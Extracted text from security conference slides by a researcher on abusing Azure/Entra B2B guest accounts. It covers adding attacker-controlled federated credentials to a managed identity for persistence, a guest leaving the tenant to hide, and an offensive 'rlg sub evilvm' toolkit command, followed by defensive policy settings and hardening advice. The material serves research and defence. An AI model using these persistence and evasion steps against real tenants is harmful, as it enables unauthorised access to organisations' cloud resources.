- We can use a well known technique of adding attacker controlled OIDC federated credentials (source: @dirkjanm)
- Doing this allows us to deepen persistence; attacker controlled identity separate from original guest

GuessMadeManagedIdentity | Federated credentials

Managed Identity

feder

×

×

«

Settings

Federated credentials

Federated credentials

Configure an identity from an external OpenID Connect Provider to get tokens as this managed identity to access Microsoft Entra ID protected services. [Learn more about how to create an identity from an external OpenID](#)


+

Add Credential

1 of 20 configured

Name ↑	Issuer	Subject Identifier	Delete
OktaCreds		public	<div>🗑</div>

PIVOT!
PIVOT!



A FINAL TOUCH

CAN WE DISAPPEAR COMPLETELY?

External user leave settings

Allow external users to remove themselves from your organization (recommended) ⓘ

[Learn more](#)

Yes

No



BO

Billing Owner

billingowner@smaxwellstewart...

- Overview
- Security info
- Devices
- Change password

Organizations

- Settings & Privacy
- My sign-ins

- My Apps
- My Groups

Give feedback

Organizations

Home organization

Your work or school account belongs to your home organization. You can not leave your home organization. [Learn More](#)

Default Directory (Signed in)
Can't leave home organization

Privacy statement unavailable

[Why can't I leave](#)

Other organizations you collaborate with

You have guest accounts for the following organizations. You can leave organizations you no longer work with. [Learn More](#)

[REDACTED]

Privacy statement unavailable

[Leave](#)

DEMO

```
  .-' )      ('-' )      .-' )      .-' )      ('-' )      .-' )      .-' )
( ( 00 )    _ ( 00) ( 00 ). ( 00) )    _ ( 00) ( 00 ). ( 00 ).
[-----] (,-----)( )-----\ ) /      [-----] ( )-----\ ) ( )-----\ )
[ /      \ ] [ /      \ ] [ /      \ ] [ /      \ ] [ /      \ ] [ /      \ ]
[ |      | ] [ |      | ] [ |      | ] [ |      | ] [ |      | ] [ |      | ]
[ |      | ] [ |      | ] [ |      | ] [ |      | ] [ |      | ] [ |      | ]
[ |      | ] [ |      | ] [ |      | ] [ |      | ] [ |      | ] [ |      | ]
[ \      / ] [ \      / ] [ \      / ] [ \      / ] [ \      / ] [ \      / ]
[-----] [-----] [-----] [-----] [-----] [-----] [-----]
  .-' )      ('-' )      .-' )      .-' )      ('-' )      .-' )      .-' )
( ( 00 )    _ ( 00) ( 00 ). ( 00) )    _ ( 00) ( 00 ). ( 00 ).
```

```
  .-' )      ('-' )      .-' )      .-' )      ('-' )      .-' )      .-' )
( ( 00 )    _ ( 00) ( 00 ). ( 00) )    _ ( 00) ( 00 ). ( 00 ).
[-----] (,-----)( )-----\ ) /      [-----] ( )-----\ ) ( )-----\ )
[ /      \ ] [ /      \ ] [ /      \ ] [ /      \ ] [ /      \ ] [ /      \ ]
[ |      | ] [ |      | ] [ |      | ] [ |      | ] [ |      | ] [ |      | ]
[ |      | ] [ |      | ] [ |      | ] [ |      | ] [ |      | ] [ |      | ]
[ |      | ] [ |      | ] [ |      | ] [ |      | ] [ |      | ] [ |      | ]
[ \      / ] [ \      / ] [ \      / ] [ \      / ] [ \      / ] [ \      / ]
[-----] [-----] [-----] [-----] [-----] [-----] [-----]
  .-' )      ('-' )      .-' )      .-' )      ('-' )      .-' )      .-' )
( ( 00 )    _ ( 00) ( 00 ). ( 00) )    _ ( 00) ( 00 ). ( 00 ).
```

usage: main.py [-h] {sub,invite,defend,tenants} ...

Restless guest toolkit

positional arguments:

{sub,invite,defend,tenants}

sub Subscription management

invite Invite a user

defend Check external collaboration security settings

tenants List accessible Azure tenants

options:


-h, --help

show this help message and exit

**MY LATEST
PROJECT**

ROADTOOLS

<https://github.com/kidtronnix/restless-guest>



```
(venv) $ rlg sub evilvm --vm-name "BASTION-VM" --region "eastus" --admin-username "eviladmin" --admin-password "MyEvilP@ssw0rd123" --subscription-id $SUB_ID --tenant-id $TENANT_ID -u $RESTLESS_GUEST -p $PASSWORD
```


ALL COMMANDS

- **tenants** - get list of tenants
- **invite** - invite user into tenant
- **defend** - run a security assessment
- **sub** - subscription management
 - **create** - create a subscription
 - **iam** - list RBAC role assignments
 - **assignment** - make an RBAC assignment
 - **evilvm** - make an gen 1 VM (no TPM protection)
 - **persist** - make a manage identity
 - **resources** - list resources on subscription

NEW DOCUMENTATION

MICROSOFTS NEW DOCUMENTATION

- <https://learn.microsoft.com/en-us/azure/cost-management-billing/manage/manage-azure-subscription-policy>

Important note

Authorized users (including guest users) in your directory can create Azure subscriptions in another directory where they have billing permissions and then transfer those subscriptions into your Entra ID directory. If you don't want to allow this, you should set one or both of the following policies:

- Subscriptions leaving Entra ID directory should be set to **Permit no one**.
- Subscriptions entering Entra ID directory should be set to **Permit no one**.

DEFENCE!

PREVENTION IS KEY

=== GUEST SECURITY ASSESSMENT ===

Subscription creation / transfer policy

blockSubscriptionsIntoTenant: False

No restrictions on subscription transfers into the tenant

RISK! Sub creation / transfer into tenant is wide open to guests.

Guest Invite Policy

allowInvitesFrom: everyone:

Anyone in the organization can invite guest users including guests and non-admins (most inclusive)

RISK! Even guests can invite guests!

Guest User Access Level

guestUserRoleId: 10dae51f-b6af-4016-8d66-8c2a99b929b3):

Guest users have limited access to properties and memberships of directory objects (default)

RISK! Enumerate management group principal ids and lookup technique possible!

STOP ROOT CAUSE!

Subscriptions | Manage policies ...

 Feedback


Configure policy settings for Azure subscription operations.

Subscription leaving Microsoft Entra tenant:

This policy controls if users can change the Microsoft Entra tenant of Azure subscriptions from this tenant to a different one. [Learn more](#) 

- ☒ Allow everyone (default)
- ☐ Permit no one

Subscription entering Microsoft Entra tenant:

This policy controls if users can bring Azure subscriptions from a different Microsoft Entra tenant into this tenant. [Learn more](#) 

- ☒ Allow everyone (default)
- ☐ Permit no one

Exempted Users

These are special users who can bypass the policy definitions and will always be able to take subscriptions out of this Microsoft Entra ID directory or bring subscriptions into this one.

Search user name or email:

Search by name or email address 

CONTROLS!

[Home](#) > [External Identities](#)



External Identities | External collaboration settings

Save Discard

Overview

Cross-tenant access settings

All identity providers

External collaboration settings

Diagnose and solve problems

> Self-service sign up

> Subscriptions

> Lifecycle management

> Troubleshooting + Support

Email one-time passcode for guests has been moved to All Identity Providers. →

Guest user access

Guest user access restrictions ⓘ

[Learn more](#)

- ☐ Guest users have the same access as members (most inclusive)
- ☐ Guest users have limited access to properties and memberships of directory objects
- ☒ Guest user access is restricted to properties and memberships of their own directory objects (most restrictive)

Guest invite settings

Guest invite restrictions ⓘ

[Learn more](#)

- ☒ Anyone in the organization can invite guest users including guests and non-admins (most inclusive)
- ☐ Member users and users assigned to specific admin roles can invite guest users including guests with member permissions
- ☐ Only users assigned to specific admin roles can invite guest users
- ☐ No one in the organization can invite guest users including admins (most restrictive)

Enable guest self-service sign up via user flows ⓘ

[Learn more](#)

Yes No

External user leave settings

Allow external users to remove themselves from your organization (recommended) ⓘ

[Learn more](#)

Yes No

Collaboration restrictions

Cross-tenant access settings are also evaluated when sending an invitation to determine whether the invite should be allowed or blocked.

- ☒ Allow invitations to be sent to any domain (most inclusive)
- ☐ Deny invitations to the specified domains
- ☐ Allow invitations only to the specified domains (most restrictive)

DEFENCE, DEFENCE, DEFENCE!

- Add MFA for Guests via CA!
- Monitoring guest made subscriptions
- Review usage of broad dynamic device groups and conditional access policies of devices
- ~~Some alerts can pop up in Security Center~~
- Harden Root Management Group Policies
- Audit devices

CONCLUSION

CONCLUSION

- The B2B guest threat model is not well understood
- Defaults are insecure
- Hardening works!

QUESTIONS?



SIMON MAXWELL-STEWART
@KIDTRONNIX

LINKEDIN: [LINKEDIN.COM/IN/SIMON-MAXWELL-STEWART-46B848A2](https://www.linkedin.com/in/simon-maxwell-stewart-46b848a2)

PT 1: [HTTPS://WWW.BEYONDTRUST.COM/BLOG/ENTRY/RESTLESS-GUESTS](https://www.beyondtrust.com/blog/entry/restless-guests)

PT 2: [HTTPS://WWW.BEYONDTRUST.COM/BLOG/ENTRY/EVIL-VM](https://www.beyondtrust.com/blog/entry/evil-vm)

TOOLKIT: [HTTPS://GITHUB.COM/KIDTRONNIX/RESTLESS-GUESTS](https://github.com/kidtronnix/restless-guests)